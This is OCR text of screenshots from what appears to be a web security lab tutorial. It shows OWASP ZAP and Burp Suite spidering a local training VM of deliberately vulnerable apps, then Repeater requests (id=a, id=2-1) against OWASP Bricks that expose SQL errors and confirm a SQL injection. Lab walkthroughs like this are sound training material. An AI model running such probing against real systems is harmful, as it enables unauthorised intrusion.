Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID
=DF2B72999836D177E0D6B6E88C275C45; PHPSESSID=9gas5p9iori0r4d12fds1ajq83
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 0



Bricks
Details
Error! User does not exists
SQL Query: SELECT * FROM users WHERE ua='123456'



Untitled Session - OWASP ZAP 2.7.0
File Edit View Analyse Report Tools Online Help
Standard Mode
Sites
Quick Start
Request
Response
Welcome to the OWASP Zed Attack
ZAP is an easy to use integrated penetration testing tool for finding vulnerabil
Sites
http://192.168.56.11
owaspbricks
images
javascripts
stylesheets
Attack
Include in Context
Flag as Context
Run application
Exclude from Context
Spider...
Active Scan...
Forced Browse site
Forced Browse directory
Forced Browse directory (and children)



Spider
Scope
Advanced
Starting point:
http://192.168.56.11/
Select...
Context:
User:
Recurse:
Spider Subtree Only
Show Advanced options
Cancel
Reset
Start Scan



History
Search
Alerts
Output
Spider
New Scan
Progress: 0: http://192.168.56.11
32%
Current Scans: 1
URLs Found: 723
Nodes Added: 108
Export
URLs
Added Nodes
Messages
Processed
Method
URI
Flags
GET http://photomatt.net/ Out of Scope
GET http://boren.nu/ Out of Scope
GET http://www.alexking.org/ Out of Scope
GET http://192.168.56.11/wordpress/wp-register.php
GET http://192.168.56.11/wordpress/wp-login.php
GET http://validator.w3.org/check/referer Out of Scope
GET http://gmpg.org/xfn/ Out of Scope
GET http://192.168.56.11/wordpress/wp-content/themes/def...
GET http://192.168.56.11/wordpress/?feed=rss2
GET http://192.168.56.11/wordpress/xmlrpc.php
GET http://192.168.56.11/wordpress/xmlrpc.php?rsd
GET http://binarybonsai.com/kubrick/ Out of Scope
GET http://192.168.56.11/wordpress/?s=ZAP
Alerts 0 2 4 0
Current Scans 0 0 0 0 1 0 0



Sites
Default Context
Sites
https://192.168.56.11
http://192.168.56.11
GET:' location.href '(name)
1142014131
GET:1142014131
GET:animatedcollapse.js
AppSensorDemo
GET:AppSensorDemo
awstats
bodgeit
GET:bodgeit
bWAPP
GET:bWAPP
CSRFGuardTestApp



Target
Proxy
Spider
Scanner
Site map
Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hidin
http://1-liner.org
http://192.168.56.11
ESAPI-Java-SwingSet-Interactive
WebGoat
bWAPP
bWAPP
bodgeit
ghost
ghost
mutillidae
oneliner_
http://192.168.56.11/bWAPP
Add to scope
Spider this branch
Actively scan this branch
Passively scan this branch
Host
http://192.168.56.11
http://192.168.56.11
http://192.168.56.11
http://192.168.56.11


Burp Spider - Submit Form
Burp Spider needs your guidance to submit a login form. Please choose the value of each form field which should be used when submitting the form. You can control how Burp handles forms in the Spider options tab.
Action URL: http://192.168.56.11/bWAPP/user_new.php
Method: POST
Type
Name
Value
Password
password
Checkbox
mail_activation
Password
password_conf
Text
secret
Submit
action=create
Text
login
Text
email
Submit form
Ignore form


Target
Proxy
Spider
Scanner
Intruder
Repeater
Control
Options
Spider Status
Use these settings to monitor and control Burp Spider. To begin spidering, browse to the target application, then right-click one or more nodes in the target site map, and choose "Spider this host / branch".
Spider is running
Clear queues
Requests made: 42
Bytes transferred: 213,785
Requests queued: 0
Forms queued: 0
Spider Scope
Use suite scope [defined in Target tab]
Use custom scope


Target
Proxy
Spider
Scanner
Intruder
Repeater
Site map
Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://1-liner.org
http://192.168.56.11
ESAPI-Java-SwingSet-Interactive
WebGoat
bWAPP
bWAPP
/
images
info.php
js
login.php
portal.php
stylesheets
training.php
user_new.php
bodgeit
ghost
ghost
mutillidae
oneliner_intro.php
owaspbricks
peruggia
https://addons.mozilla.org
http://ajax.googleapis.com
http://awstats.sourceforge.net
Host
Method
URL
http://192.168.56.11
GET
/bWAPP/info.php
Request
Response
Raw
Params
Headers
Hex
GET /bWAPP/info.php HTTP/1.1
Host: 192.168.56.11
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0;
Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://192.168.56.11/bWAPP/login.php
Cookie: acgroupswithpersist=nada;
JSESSIONID=DF2B72999836D177E0D6B6E88C275C45;
PHPSESSID=9gas5p9iori0r4d12fds1ajq83; showhints=1;
acopendivids=swingset,jotto,phpbb2,redmine


Target
Proxy
Spider
Scanner
Intruder
Repeater
Intercept
HTTP history
WebSockets history
Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length
568 http://192.168.56.11 GET /owaspbricks/content-1/index.php?id=0 ✓ 200 3577
571 http://192.168.56.11 GET 360
572 http://fonts.googleapis.... GET
573 http://192.168.56.11 GET 361
574 http://192.168.56.11 GET 361
Request
Response
Raw
Params
Headers
Hex
GET /owaspbricks/content-1/index.ph
Host: 192.168.56.11
http://192.168.56.11/owaspbricks/content-1/index.php?id=0
Add to scope
Spider from here
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer (request)
Send to Comparer (response)


Target
Proxy
Spider
Scanner
Intruder
Repeater
1
...
Go
Cancel
Target: http://192.168.56.11
Request
Raw
Params
Headers
Hex
GET /owaspbricks/content-1/index.php?id=1 HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/owaspbricks/content-pages.html
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=DF2B72999836D177E0D6B6E88C275C45; PHPSESSID=9gas5p9iori0r4d12fds1ajq83
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Response
Raw
Headers
Hex
HTML
Render
</head>
<body>

<fieldset>
<legend>Details</legend>


User ID: 1

User name:
tom


E-mail:
tom@getmantra.com

</fieldset>

SQL Query: SELECT * FROM users WHERE idusers=1 LIMIT 1×


Target
Proxy
Spider
Scanner
Intruder
Repeater
1
...
Go
Cancel
Target: http://192.168.56.11
Request
Raw
Params
Headers
Hex
GET /owaspbricks/content-1/index.php?id=a HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:52.0) Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.56.11/owaspbricks/content-pages.html
Cookie: acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada;
JSESSIONID=DF2B72999836D177E0D6B6E88C275C45;
PHPSESSID=9gas5p9iori0r4d12fds1ajq83
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Response
Raw
Headers
Hex
HTML
Render
src="../images/bricks.jpg" />
<fieldset>
<legend>Details</legend>
Warning: mysql_fetch_array() expects
parameter 1 to be resource, boolean given
in
/owaspbwa/owaspbricks-svn/content-1/index.p
hp on line 42
Database query failed: Unknown column 'a'
in 'where clause'
</fieldset>

<div class="eight columns
centered"><div class="alert-box
secondary">SQL Query: SELECT * FROM users
WHERE idusers=a LIMIT 1<a href=""
class="close">×


Target
Proxy
Spider
Scanner
Intruder
Repeater
1
...
Go
Cancel
Target: http://192.168.56.11
Request
Raw
Params
Headers
Hex
GET /owaspbricks/content-1/index.php?id=2-1 HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:52.0) Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.56.11/owaspbricks/content-pages.html
Cookie: acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada;
JSESSIONID=DF2B72999836D177E0D6B6E88C275C45;
PHPSESSID=9gas5p9iori0r4d12fds1ajq83
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Response
Raw
Headers
Hex
HTML
Render
<legend>Details</legend>

User
ID: 1


User name:
tom


E-mail:
tom@getmantra.com


</fieldset>

